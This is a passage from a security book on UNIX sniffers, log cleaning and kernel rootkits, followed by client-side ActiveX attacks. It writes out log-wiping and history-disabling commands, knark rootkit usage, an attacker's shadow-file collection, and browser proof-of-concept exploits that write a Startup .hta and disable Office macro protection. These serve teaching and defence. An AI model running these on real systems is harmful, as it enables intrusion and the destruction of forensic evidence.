An Ethernet sniffer is software that works in concert with the network interface card (NIC) to blindly suck up all traffic within “earshot” of the listening system, rather than just the traffic addressed to the sniffing host. Normally, an Ethernet NIC will discard any traffic not specifically addressed to itself or the network broadcast address, so the card must be put in a special state called *promiscuous mode* to enable it to receive all packets floating by on the wire.

Once the network hardware is in promiscuous mode, the sniffer software can capture and analyze any traffic that traverses the local Ethernet segment. This limits the range of a sniffer somewhat, as it will not be able to listen to traffic outside of the local network's collision domain (that is, beyond routers, switches, or other segmenting devices). Obviously, a sniffer judiciously placed on a backbone, inter-network link, or other network aggregation point will be able to monitor a greater volume of traffic than one placed on an isolated Ethernet segment.

Now that we've established a high-level understanding of how sniffers function, let's take a look at some popular sniffers and how to detect them.

Popular Sniffers

Table 8-2 is hardly meant to be exhaustive, but these are the tools that we have encountered (and employed) most often in our years of combined security assessments.



Sniffer Countermeasures

There are three basic approaches to defeating sniffers planted in your environment.

Migrate to Switched Network Topologies Shared Ethernet is extremely vulnerable to sniffing because all traffic is broadcast to any machine on the local segment. Switched

Name	Location	Description
Sniffit by Brecht Claerhout ("coder")	http://reptile.rug.ac.be/~coder/sniffit/sniffit.html	A simple packet sniffer that runs on Linux, SunOS, Solaris, FreeBSD, and Irix
tcpdump 3.x by Steve McCanne, Craig Leres, and Van Jacobson	http://www-nrg.ee.lbl.gov/	The classic packet analysis tool that has been ported to a wide variety of platforms
linsniff by Mike Edulla	http://www.rootshell.com/	Designed to sniff Linux passwords
solsniff by Michael R. Widner	http://www.rootshell.com/	A sniffer modified to run on Sun Solaris 2.x systems
Dsniff	http://www.monkey.org/~dugsong	One of the most capable sniffers available
snort	http://www.snort.org	A great all-around sniffer

Table 8-2. Popular, Freely Available UNIX Sniffer Software

Ethernet essentially places each host in its own collision domain, so that only traffic destined for specific hosts (and broadcast traffic) reaches the NIC, nothing more. An added bonus to moving to switched networking is the increase in performance. With the costs of switched equipment nearly equal to that of shared equipment, there really is no excuse to purchase shared Ethernet technologies any more. If your company's accounting department just doesn't see the light, show them their passwords captured using one of the programs specified earlier—they'll reconsider.

While switched networks help to defeat unsophisticated attackers, they can be easily subverted to sniff the local network. A program such as `arpredirect`, part of the `dsniff` package by Dug Song (<http://www.monkey.org/~dugsong/dsniff/>), can easily subvert the security provided by most switches. See Chapter 10 for a complete discussion of `arpredirect`.

Detecting Sniffers There are two basic approaches to detecting sniffers: host based and network based. The most direct host-based approach is to determine if the target system's network card is operating in promiscuous mode. On UNIX, there are several programs that can accomplish this, including Check Promiscuous Mode (`cpm`) from Carnegie Mellon University (available at <ftp://info.cert.org/pub/tools/>).

Sniffers are also visible in the Process List and tend to create large log files over time, so simple UNIX scripts using `ps`, `lsOf`, and `grep` can illuminate suspicious sniffer-like activity. Intelligent intruders will almost always disguise the sniffer's process and attempt to hide the log files it creates in a hidden directory, so these techniques are not always effective.

Network-based sniffer detection has been hypothesized for a long time, but only until relatively recently has someone written a tool to perform such a task: AntiSniff from the security research group known as the L0pht (<http://www.l0pht.com/>). Unfortunately, the first version runs only on Windows, but the technical underpinnings look sound enough to provide a central point from which to scan a network for promiscuous mode interfaces. In addition to AntiSniff, `sentinel` (<http://www.packetfactory.net/Projects/Sentinel/>) can be run from a UNIX system and has advanced network-based promiscuous mode detection features.

Encryption (SSH, IPSec) The long-term solution to network eavesdropping is encryption. Only if end-to-end encryption is employed can near-complete confidence in the integrity of communication be achieved. Encryption key length should be determined based on the amount of time the data remains sensitive—shorter encryption key lengths (40 bits) are permissible for encrypting data streams that contain rapidly outdated data and will also boost performance.

Secure Shell (SSH) has long served the UNIX community where encrypted remote login was needed. Free versions for noncommercial, educational use can be found at <http://www.ssh.org/download.html>, while a commercial version called F-Secure Tunnel & Terminal is sold by Data Fellows, <http://www.datafellows.com/>. OpenSSH is a free open-source alternative pioneered by the OpenBSD team and can be found at www.openssh.com.

The IP Security Protocol (IPSec) is a peer-reviewed proposed Internet standard that can authenticate and encrypt IP traffic. Dozens of vendors offer IPSec-based products—consult your favorite network supplier for their current offerings. Linux users should consult the FreeSWAN project at <http://www.freeswan.org/intro.html> for a free open-source implementation of IPSec and IKE.



Log Cleaning

Not usually wanting to provide you (and especially the authorities) with a record of their system access, attackers will often clean up the system logs—effectively removing their trail of chaos. A number of log cleaners are usually a part of any good rootkit. Some of the more popular programs are `zap`, `wzap`, `wted`, and `remove`. But a simple text editor like `vi` or `emacs` will suffice in many cases.

Of course, the first step in removing the record of their activity is to alter the login logs. To discover the appropriate technique for this requires a peek into the `/etc/syslog.conf` configuration file. For example, in the `syslog.conf` file shown next, we know that the majority of the system logins can be found in the `/var/log/` directory:

```
[quake]# cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                               /dev/console
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none       /var/log/messages
# The authpriv file has restricted access.
authpriv.*                             /var/log/secure
# Log all the mail messages in one place.
mail.*                                  /var/log/maillog
# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                 *
# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                          /var/log/spooler
```

With this knowledge, the attackers know to look in the `/var/log` directory for key log files. With a simple listing of that directory, we find all kinds of log files, including `cron`, `maillog`, `messages`, `spooler`, `secure` (TCP Wrappers log), `wtmp`, and `xferlog`.

A number of files will need to be altered, including `messages`, `secure`, `wtmp`, and `xferlog`. Since the `wtmp` log is in binary format (and typically used only for the `who` command), the attackers will often use a rootkit program to alter this file. `Wzap` is specific

to the wtmp log and will clear out the specified user from the wtmp log only. For example, to run wzap, perform the following:

```
[quake]# who ./wtmp
joel      ftpd17264 Jul  1 12:09 (172.16.11.204)
root      tty1      Jul  4 22:21
root      tty1      Jul  9 19:45
root      tty1      Jul  9 19:57
root      tty1      Jul  9 21:48
root      tty1      Jul  9 21:53
root      tty1      Jul  9 22:45
root      tty1      Jul 10 12:24
joel      tty1      Jul 11 09:22
stuman    tty1      Jul 11 09:42
root      tty1      Jul 11 09:42
root      tty1      Jul 11 09:51
root      tty1      Jul 11 15:43
joel      ftpd841   Jul 11 22:51 (172.16.11.205)
root      tty1      Jul 14 10:05
joel      ftpd3137 Jul 15 08:27 (172.16.11.205)
joel      ftpd82    Jul 15 17:37 (172.16.11.205)
joel      ftpd945   Jul 17 19:14 (172.16.11.205)
root      tty1      Jul 24 22:14
```

```
[quake]# /opt/wzap
Enter username to zap from the wtmp: joel
opening file...
opening output file...
working...
```

```
[quake]# who ./wtmp.out
root      tty1      Jul  4 22:21
root      tty1      Jul  9 19:45
root      tty1      Jul  9 19:57
root      tty1      Jul  9 21:48
root      tty1      Jul  9 21:53
root      tty1      Jul  9 22:45
root      tty1      Jul 10 12:24
stuman    tty1      Jul 11 09:42
root      tty1      Jul 11 09:42
root      tty1      Jul 11 09:51
root      tty1      Jul 11 15:43
root      tty1      Jul 14 10:05
root      tty1      Jul 24 22:14
root      tty1      Jul 24 22:14
```


The new outputted log (`wtmp.out`) has the user “joel” removed. By issuing a simple copy command to copy `wtmp.out` to `wtmp`, the attackers have removed the log entry for their login. Some programs like `zap` (for SunOS 4.x) actually alter the last login date/time (as when you finger a user). Next, a manual edit (using `vi` or `emacs`) of the `secure`, `messages`, and `xferlog` log files will further remove their activity record.

One of the last steps will be to remove their own commands. Many UNIX shells keep a history of the commands run to provide easy retrieval and repetition. For example, the Bourne again shell (`/bin/bash`) keeps a file in the user’s directory (including root’s in many cases) called `.bash_history` that maintains a list of the recently used commands. Usually as the last step before signing off, attackers will want to remove their entries. For example, the `.bash_history` may look something like this:

```
tail -f /var/log/messages
vi chat-ppp0
  kill -9 1521
logout
< the attacker logs in and begins his work here >
id
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/sgid.log
...
```

Using a simple text editor, the attackers will remove these entries and use the `touch` command to reset the last accessed date and time on the file. Usually attackers will not generate history files because they disable the history feature of the shell by setting

```
unset HISTFILE; unset SAVEHIST
```

Additionally, an intruder may link `.bash_history` to `/dev/null`:

```
[rumble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx  1 root  root           9 Jul 26 22:59 .bash_history -> /dev/null
```

— Log Cleaning Countermeasure

It is important to write log file information to a medium that is difficult to modify. Such a medium includes a file system that supports extend attributes such as the append-only flag. Thus, log information can only be appended to each log file, rather than altered by attackers. This is not a panacea, as it is possible for attackers to circumvent this mechanism. The second method is to `syslog` critical log information to a secure log host.

“Secure syslog” from Core Labs (<http://www.core-sdi.com/english/freesoft.html>) implements cryptography with remote `syslog` capabilities to help protect your critical log files. Keep in mind that if your system is compromised, it is very difficult to rely on the log files that exist on the compromised system due to the ease with which attackers can manipulate them.



Kernel Rootkits

We have spent some time exploring traditional rootkits that modify and that Trojan existing files once the system has been compromised. This type of subterfuge is *passé*. The latest and most insidious variants of rootkits are now kernel based. These kernel-based rootkits actually modify the running UNIX kernel to fool all system programs without modifying the programs themselves.

Typically, a loadable kernel module (LKM) is used to load additional functionality into a running kernel without compiling this feature directly into the kernel. This functionality enables loading and unloading kernel modules when needed, while decreasing the size of the running kernel. Thus, a small, compact kernel can be compiled and modules loaded when they are needed. Many UNIX flavors support this feature, including Linux, FreeBSD, and Solaris. This functionality can be abused with impunity by an attacker to completely manipulate the system and all processes. Instead of using LKM to load device drivers for items such as network cards, LKMs will instead be used to intercept system calls and modify them in order to change how the system reacts to certain commands. The two most popular kernel rootkits are `knark` for Linux and Solaris Loadable Kernel Modules (<http://www.infowar.co.uk/thc/files/thc/slkm-1.0.tar.gz>) by THC. We will discuss `knark` (<http://packetstorm.securify.com/UNIX/penetration/rootkits/knark-0.59.tar.gz>) in detail; however, additional information on Solaris kernel back doors can be found at (<http://www.infowar.co.uk/thc/files/thc/slkm-1.0.html/>).

`Knark` was developed by Creed and is a kernel-based rootkit for the Linux 2.2.x series kernels. The heart of the package is kernel module `knark.o`. To load the module, attackers use the kernel module loading utility `insmod`.

```
[shadow]# /sbin/insmod knark.o
```

Next, we see if the module is loaded.

```
[shadow]# /sbin/lsmmod
Module          Size  Used by
knark            6936   0 (unused)
nls_iso8859-1   2240   1 (autoclean)
lockd           30344   1 (autoclean)
sunrpc          52132   1 (autoclean) [lockd]
rtl8139         11748   1 (autoclean)
```

We can see that the knark kernel module is loaded. As you would imagine, it would be easy for an admin to detect this module, which would defeat the attackers' desire to remain undetected with privileged access. Thus, attackers can use the `modhide.o` LKM (part of the knark package) to remove the knark module from the `lsmod` output.

```
[shadow]# /sbin/insmod modhide.o
modhide.o: init_module: Device or resource busy
[shadow]# /sbin/lsmod
Module                Size  Used by
nls_iso8859-1         2240   1 (autoclean)
lockd                 30344  1 (autoclean)
sunrpc               52132  1 (autoclean) [lockd]
rtl8139              11748  1 (autoclean)
```

As you can see when we run `lsmod` again, knark has magically disappeared.

Other interesting utilities included with knark are

- ▼ `hidef` Used to hide files on the system.
- `unhidef` Used to unhide hidden files.
- `ered` Used to configure exec-redirection. This allows the attackers' Trojan programs to be executed instead of the original versions.
- `nethide` Used to hide strings in `/proc/net/tcp` and `/proc/net/udp`. This is where netstat gets its information and is used to hide connections by the attackers to and from the compromised system.
- `taskhack` Used to change *UIDs and *GIDs of running processes. Thus, attackers can instantly change the process owner of `/bin/sh` (run as a normal user) to a user ID of root (0).
- `rexc` Used to execute commands remotely on a knark server. It supports the ability to spoof the source address; thus, commands can be executed without detection.
- ▲ `rootme` Used to gain root access without using SUID programs. See next how easy this is:

```
[shadow]$ rootme /bin/sh
rootme.c by Creed @ #hack.se 1999 creed@sekure.net
Do you feel lucky today, hax0r?
bash#
```

In addition to knark, Teso has created an updated kernel rootkit variant called `adore`, which can be found at <http://teso.scene.at/releases/adore-0.14.tar.gz>. This program is equally if not more powerful than knark. Some of the options are listed next.

```
[shadow]$ ava
Usage: ./ava {h,u,r,i,v,U} [file, PID or dummy (for 'U')]
```

```

h hide file
u unhide file
r execute as root
U uninstall adore
i make PID invisible
v make PID visible

```

If that isn't enough to scare you, Silvio Cesare has written a paper on associated tools that allow you to patch kernel memory on the fly to back-door systems that don't have LKM support. This paper and associated tools can be found at <http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt>. Finally, Job De Haas has done some tremendous work in researching kernel hacking on Solaris. You can take a look at some beta code he wrote at <http://www.itsx.com/kernmod-0.2.tar.gz>.



Kernel Rootkit Countermeasures

As you can see, kernel rootkits can be devastating and almost impossible to find. You cannot trust the binaries or the kernel itself when trying to determine if a system has been compromised. Even checksum utilities like Tripwire will be rendered useless when the kernel has been compromised. One possible way of detecting knark is to use knark against itself. Since knark allows an intruder to hide any process by issuing a `kill -31` to a specific PID, you can unhide each process by sending it `kill -32`. A simple shell script that sends a `kill -32` to each process ID will work.

```

#!/bin/sh
rm pid
S=1
while [ $S -lt 10000 ]
do
    if kill -32 $S; then
        echo "$S" >> pid
    fi
    S=`expr $S + 1`
done

```

Keep in mind that the `kill -31` and `kill -32` are configurable options when knark is built. Thus, a more skilled attacker may change these options to avoid detection. However, most unsophisticated attackers will happily use the default settings.

Prevention is always the best countermeasure we can recommend. Using a program such as LIDS (Linux Intrusion Detection System) is a great preventative measure that you can enable for your Linux systems. LIDS is available from www.lids.org and provides the following capabilities and more:

- ▼ The ability to “seal” the kernel from modification
- The ability to prevent the loading and unloading of kernel modules

- Immutable and append-only file attributes
- Locking of shared memory segments
- Process ID manipulation protection
- Protect sensitive /dev/ files
- ▲ Port scan detection

LIDS is a kernel patch that must be applied to your existing kernel source, and the kernel must be rebuilt. After LIDS is installed, use the `lidsadm` tool to “seal” the kernel to prevent much of the aforementioned LKM shenanigans. Let’s see what happens when LIDS is enabled and we try to run `knark`:

```
[shadow]# insmod knark.o
Command terminated on signal 1.
```

A look at `/var/log/messages` indicates that LIDS not only detected the attempt to load the module, but also proactively prevented it.

```
Jul  9 13:32:02 shadow kernel: LIDS: insmod (3 1 inode 58956) pid 700 user (0/0)
on pts0: CAP_SYS_MODULE violation: try to create module knark
```

For systems other than Linux, you may want to investigate disabling LKM support on systems that demand the highest level of security. This is not the most elegant solution, but it may prevent a script kiddie from ruining your day.

Rootkit Recovery

While we cannot provide extensive incident response or computer forensic procedures here, it is important to arm yourself with various resources that you can draw upon should that fateful phone call come. What phone call you ask? It will go something like this. “Hi, I am the admin for so-and-so. I have reason to believe that your system(s) have been attacking ours.” “How can this be, all looks normal here,” you respond. Your caller says check it out and get back to him. So now you have that special feeling in your stomach that only an admin who has been hacked can appreciate. You need to determine how and what happened. Remain calm and realize that any action you take on the system may affect the electronic evidence of an intrusion. Just by viewing a file, you will affect the last access timestamp. A good first step in preserving evidence is to create a toolkit with statically linked binary files that have been cryptographically verified to vendor-supplied binaries. The use of statically linked binary files is necessary in case attackers modify shared library files on the compromised system. This should be done *before* an incident occurs. You maintain a floppy or CD-ROM of common statically linked programs that at a minimum include

```
ls          su          dd
ps          login       du
```

```
netstat      grep         lsof
w            df           top
finger      sh          file
```

With this toolkit in hand, it is important to preserve the three timestamps associated with each file on a UNIX system. The three timestamps include the last access time, time of modification, and time of creation. A simple way of saving this information is to run the following commands and save the output to a floppy or external media:

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRC > /floppy/timestamp_modification.txt
ls -alR > /floppy/timestamp_creation.txt
```

At a minimum, you can begin to review the output offline without further disturbing the suspect system. In most cases, you will be dealing with a canned rootkit installed with a default configuration. Depending on when the rootkit is installed, you should be able to see many of the rootkit files, sniffer logs, and so on. This assumes that you are dealing with a rootkit that has not modified the kernel. Any modifications to the kernel and all bets are off on getting valid results from the aforementioned commands. Consider using a secure boot media such as Trinux (<http://www.trinux.org>) when performing your forensic work on Linux systems. This should give you enough information to start to determine if you have been rootkitted. After you have this information in hand, you should consult the following resources to fully determine what has been changed and how the compromise happened. It is important to take copious notes on exactly what commands you run and the related output.

- ▼ <http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq>
- <http://staff.washington.edu/dittrich/misc/faqs/responding.faq>
- <http://www.stanford.edu/~dbrumley/Me/rootkits-desc.txt>
- ▲ <http://www.fish.com/forensics/freezing.pdf> and the corresponding Forensic toolkit (<http://www.fish.com/security/tct.html>)

You should also ensure that you have a good incident response plan in place before an actual incident (<http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf>). Don't be one of the many people who go from detecting a security breach to calling the authorities. There are many other steps in between.

SUMMARY

As we have seen throughout our journey, UNIX is a complex system that requires much thought to implement adequate security measures. The sheer power and elegance that make UNIX so popular are also its greatest security weakness. A myriad of remote and

local exploitation techniques may allow attackers to subvert the security of even the most hardened UNIX systems. Buffer overflow conditions are discovered daily. Insecure coding practices abound, while adequate tools to monitor such nefarious activities are outdated in a matter of weeks. It is a constant battle to stay ahead of the latest “0 day” exploits, but it is a battle that must be fought. Table 8-3 provides additional resources to assist you in achieving security nirvana.

Name	Operating System	Location	Description
Titan	Solaris	http://www.fish.com/titan/	A collection of programs to help “titan” (that’s “tighten”) Solaris.
“Solaris Security FAQ”	Solaris	http://www.sunworld.com/sunworldonline/common/security-faq.html	A guide to help lock down Solaris.
“Armoring Solaris”	Solaris	http://www.enteract.com/~lspitz/armoring.html	How to armor the Solaris operating system. This article presents a systematic method to prepare for a firewall installation. Also included is a downloadable shell script that will armor your system.
“NIS+ part 1: What’s in a Name (Service)?” by Peter Galvin	Solaris	http://www.sunworld.com/sunworldonline/swol-09-1996/swol-09-security.html	A great discussion on NIS+ security features.
“FreeBSD Security How-To”	FreeBSD	http://www.freebsd.org/~jkb/howto.html	While this How-To is FreeBSD specific, most of the material covered here will also apply to other UNIX OSes (especially OpenBSD and NetBSD).
“Linux Administrator’s Security Guide (LASG)” by Kurt Seifried	Linux	https://www.seifried.org/lasg/	One of the best papers on securing a Linux system.
“HP-UX Security”	HP-UX	http://wwwinfo.cern.ch/dis/security/hpsec.html	Information on HP-UX security.
“Watching Your Logs” by Lance Spitzner	General	http://www.enteract.com/~lspitz/swatch.html	How to plan and implement an automated filter for your logs utilizing swatch. Includes examples on configuration and implementation.

Table 8-3. UNIX Security Resources

Name	Operating System	Location	Description
"UNIX Computer Security Checklist (Version 1.1)"	General	ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist	A handy UNIX security checklist.
"The Unix Secure Programming FAQ" by Peter Galvin	General	http://www.sunworld.com/sunworldonline/swol-08-1998/swol-08-security.html	Tips on security design principles, programming methods, and testing.
"CERT Intruder Detection Checklist"	General	ftp://info.cert.org/pub/tech_tips/intruder_detection_checklist	A guide to looking for signs that your system may have been compromised.

Table 8-3. UNIX Security Resources (*continued*)

CHAPTER 16

**HACKING THE
INTERNET USER**

We've spent a lot of time in this book talking about common techniques for breaking into systems that are owned by companies and run by experienced administrators. After all, that's where all the valuables are, right? What could malicious hackers possibly hope to attain from breaking into the average home computer?

The reality is, the home computer is only part of the picture. Everyone uses the products preyed upon in this chapter: web browsers, email readers, and all manner of Internet client software. Everyone is thus a potential victim, and the information on their system is likely just as critical as the stuff sitting on a web server, if not more so. The sheer distributed nature of the problem also makes it much harder to address than its counterpart on the server side.

The tools and techniques highlighted in this chapter affect not just individuals, but can also have a devastating impact on the organizations they work for. If you consider that everyone from CEO to shipping clerk uses this software for nearly 90 percent of their daily activities (namely, email reading and web browsing), it might dawn on you that this is indeed a serious issue for corporate users, as well as for the average consumer Internet surfer. Also consider the potential public relations embarrassment and potential downstream liability for a company that perpetuated the spread of malicious code like worms by not taking the appropriate security measures. Worried yet?

Hacking the Internet user is snowballing in popularity among the underground if the hail of Internet client software security advisories released in 2001 is any indication. Client-side hacking requires only a slightly different mindset from that which seeks to compromise major Internet servers such as www.amazon.com. The difference is one of degree of effort and scale. Instead of focusing intense intellectual effort against one unique target or specific web server application, user hacking seeks to find a common denominator among the widest range of potential victims. Typically, this common denominator is a combination of frequent Internet usage, Microsoft's overwhelmingly popular and widely used software products, and lack of security savvy among the biological organisms operating that software.

We've already covered some of the many ways that these omnipresent factors can be exploited. Chapter 4 discussed attacks against Microsoft's consumer operating systems most used by Internet denizens (Win 9x/ME/XP HE). Chapters 4 and 14 covered Trojans and back doors often planted on unsuspecting user's systems, as well as the technique of "social engineering" that is so effective in getting a computer's human operator to perform the malicious hacker's bidding by nontechnical means. This chapter will build on some of this work. It will introduce entirely different and more insidious paths by which back doors can be planted, as well as a more technical route for launching some of the most subliminal social attacks (that is, the subject line of an email message).

Before we begin, we must warn those of faint heart that what we are about to show you is incredibly volatile if used unwisely. Unquestionably, we will be criticized for explaining in detail how all these attacks are actually implemented. To which we will answer, as we have throughout this book: only in understanding the ways of the enemy in intimate detail will we protect potential victims. Our own journey of discovery through the material presented here was quite a jarring eye-opener. Read on to learn how to protect your personal slice of the Internet.

MALICIOUS MOBILE CODE

Mobile code was important in the genesis of the Internet from a static, document-based medium to the dynamic, spontaneously generated community that it is today. Some evolution of current mobile code technologies may yet prove to be the dominant model for computing of the future. However, current trends have moved away from reliance on such client-side execution models and toward dynamic HTML (DHTML), style sheets, and server-side scripting functionality. (Some may argue that the execution is still occurring on the client side, it's just migrating deeper into the web browser.) In any case, mobile code, which traverses a network during its lifetime and executes at a destination machine, remains a critical part of the fabric of the Net today (see <http://www.computer.org/internet/v2n6/w6gei.htm>). The two dominant paradigms for mobile code, Sun's Java and Microsoft's ActiveX, will still be found executing in browsers everywhere and thus are critically important to any discussion of Internet client security.

NOTE

See Chapter 6 for a discussion of Microsoft's .NET Frameworks, a new mobile code paradigm around which the company is building its next-generation software products.

Inevitably, comparisons are drawn between ActiveX and Java. We won't get into the debate here, but rather will talk neutrally about actual vulnerabilities discovered in each system. For a strong technical discussion of the pluses and minuses of the two mobile code models from a security perspective, see "A Comparison Between Java and ActiveX Security" by David Hopwood at <http://www.users.zetnet.co.uk/hopwood/papers/compsec97.html>.

Microsoft ActiveX

Microsoft dubbed its first attempt at a mobile code model ActiveX. ActiveX is often described simply as Object Linking and Embedding (OLE) compound-document technology revamped for the Web. This is a vast oversimplification of the set of APIs, specifications, and ambitious development paradigms, such as COM, that actually undergird the technology, but it is the easiest way to grasp it. ActiveX applications, or *controls*, can be written to perform specific functions (such as displaying a movie or sound file). They can be embedded in a web page to provide this functionality, just like OLE supports embedding of Excel spreadsheets within Word documents.

ActiveX controls typically have the file extension .ocx. (ActiveX controls written in Java are an exception.) They are embedded within web pages using the <OBJECT> tag, which specifies where the control is downloaded from. When Internet Explorer encounters a web page with an embedded ActiveX control (or multiple controls), it first checks the user's local system Registry to find out if that component is available on his or her machine. If it is, IE displays the web page, loads the control into the browser's memory address space, and executes its code. If the control is not already installed on the user's computer, IE downloads and installs the control using the location specified within the <OBJECT> tag. Optionally, it verifies the author of the code using Authenticode (see upcoming), and then executes it. By default, controls are downloaded into an ActiveX control cache located in the `\windows\occache` directory.

Acting solely within the model described so far, malicious programmers could write ActiveX controls to do just about anything they wanted to a user's machine. What stands in the way? Microsoft's Authenticode paradigm. Authenticode allows developers to "sign" their code using cryptographic mechanisms that can be authenticated by IE and a third party before they are executed. (Verisign Corporation is typically the third party.)

How does Authenticode work in the real world? In 1996, a programmer named Fred McLain wrote an ActiveX control that shut down the user's system cleanly (if it was running Windows 95 with advanced power management). He obtained a genuine Verisign signature for this control, which he called Internet Exploder, and hosted it on his web site. After brief debate about the merits of this public display of Authenticode's security model in action, Microsoft and Verisign revoked McLain's software publisher certificate, claiming he had violated the pledge on which it was based. Exploder still runs, but now informs surfers that it has not been registered and gives them the option to cancel the download.

We'll leave it to the reader to decide whether the Authenticode system worked or not in this instance; but keep in mind that McLain could have done far worse things than shut down a computer, and he could have done them a lot more stealthily, too. Today, ActiveX continues to provide essential functionality for many web sites with little fanfare. There have been additional problems, however, the most serious of which we will discuss next.



The ActiveX "Safe for Scripting" Issue

<i>Popularity:</i>	9
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

In summer 1999, Georgi Guninski and Richard M. Smith, et al., separately revealed two different examples of the safe-for-scripting vulnerability in IE's handling of ActiveX. By setting this safe-for-scripting flag in their controls, developers could bypass the normal Authenticode signature checking entirely. Two examples of such controls that shipped with IE 4 and earlier, Scriptlet.typelib and Eyedog.OCX, were so flagged, and thus gave no warning to the user when executed by IE.

ActiveX controls that perform harmless functions probably wouldn't be all that worrisome; however, Scriptlet and Eyedog both have the ability to access the user's file system. Scriptlet.typelib can create, edit, and overwrite files on the local disk. Eyedog has the ability to query the Registry and gather machine characteristics.

Georgi Guninski released proof-of-concept code for the Scriptlet control that writes an executable text file with the extension .hta (HTML application) to the Startup folder of a remote machine. This file will be executed the next time that machine reboots, displaying a harmless message from Georgi, but nevertheless making a very solemn point: by simply visiting Georgi's concept page at <http://www.guninski.com/scrtlb.html>, you enable him to execute arbitrary code on your system. Game over. His proof-of-concept code is shown next.

```
<object id="scr"
  classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC"
```

```


>
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\Startup\\guninski.hta";
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B'></object><SCRIPT>alert('Written by Georgi Guninski
http://www.guninski.com/~joro');wsh.Run('c:\\command.com');</"+ "SCRIPT">";
scr.write();
</SCRIPT>
</object>

```


This exposure of software interfaces to programmatic access was termed “accidental Trojans” by Richard M. Smith. ActiveX controls like Eyedog and Scriptlet sit harmlessly on the hard disks of millions of users, preinstalled with popular software like IE, waiting for someone to access them remotely (see <http://www.cnn.com/TECH/computing/9909/06/activex.idg/>).

The extent of this exposure is alarming. Registered ActiveX controls can be marked as “safe for scripting” either by implementing `IObjectSafety` within the control or by marking them as safe in the Registry by adding the key `7DD95801-9882-11CF-9FA9-00AA006C42C4` to the Implemented Categories for the control (see <http://msdn.microsoft.com/workshop/components/activex/safety.asp>). Searching through a typical Windows system Registry yields dozens of such controls. Any controls that also have the ability to perform privileged actions (such as writing to disk or executing code) could also be used in a similar attack.

There are a few ways to get an idea of how many of these applications your system actively uses. To simply view active COM applications (including ActiveX controls) installed on your system, go to the Start button, select Run, and type `dcomcnfg`. The result is shown in the following illustration:



To see if any of these have been marked safe for scripting in the Registry, employ `oleview` from the NT Resource Kit. (A newer version is included with Microsoft's Visual Studio development environment.) `oleview` browses all of the registered COM/ActiveX objects on the system. It will also display the Class ID (CLSID) by which it is called in the Registry, and many other important parameters as well, including Implemented Categories. `oleview` is shown next:



`oleview` will also display the interfaces exported by an object, indicating whether the object is also a good target for hijacking to perform privileged actions.

Sure enough, another such control was discovered nearly a year later by DilDog of Cult of the Dead Cow (of Back Orifice fame—see Chapter 4). The so-called Office 2000 UA (OUA) control is registered with a system when Microsoft's Office suite of productivity tools is installed. DilDog's proof-of-concept web page, <http://www.atstake.com/research/advisories/2000/ouahack/index.html>, instantiates OUA remotely on the user's system and then uses it to disable macro protection for Office documents *without warning the user*. DilDog's page then downloads a file called "evil.doc," which contains a simple macro that creates the file `C:\dildog-was-here.txt`. The remote instantiation of OUA is done using the following code embedded in DilDog's proof-of-concept web page:

```
var ua;

function setup()
{
    // Create UA control
    ua = new ActiveXObject("OUActrl.OUActrl.1");

    // Attach ua object to ppt object
    ua.WndClass="OpusApp";
    ua.OfficeApp=0;
}
```

```
        // Verify UA objects sees Office application
        return ua.IsAppRunning();
    }

function disablemacroprotection()
{
    var ret;

    // Activate application
    ua.AppActivate();

    // Display macro security dialog
    ua.ShowDialog(0x0E2B);

    // Click the 'low' button
    ua.SelectTabSDM(0x13);

    // Click the 'ok' button
    ua.SelectTabSDM(1);
}

function enablemacroprotection()
{
    // Activate application
    ua.AppActivate();

    // Display macro security dialog
    ua.ShowDialog(0x0E2B);

    // Click the 'medium' button
    ua.SelectTabSDM(0x12);

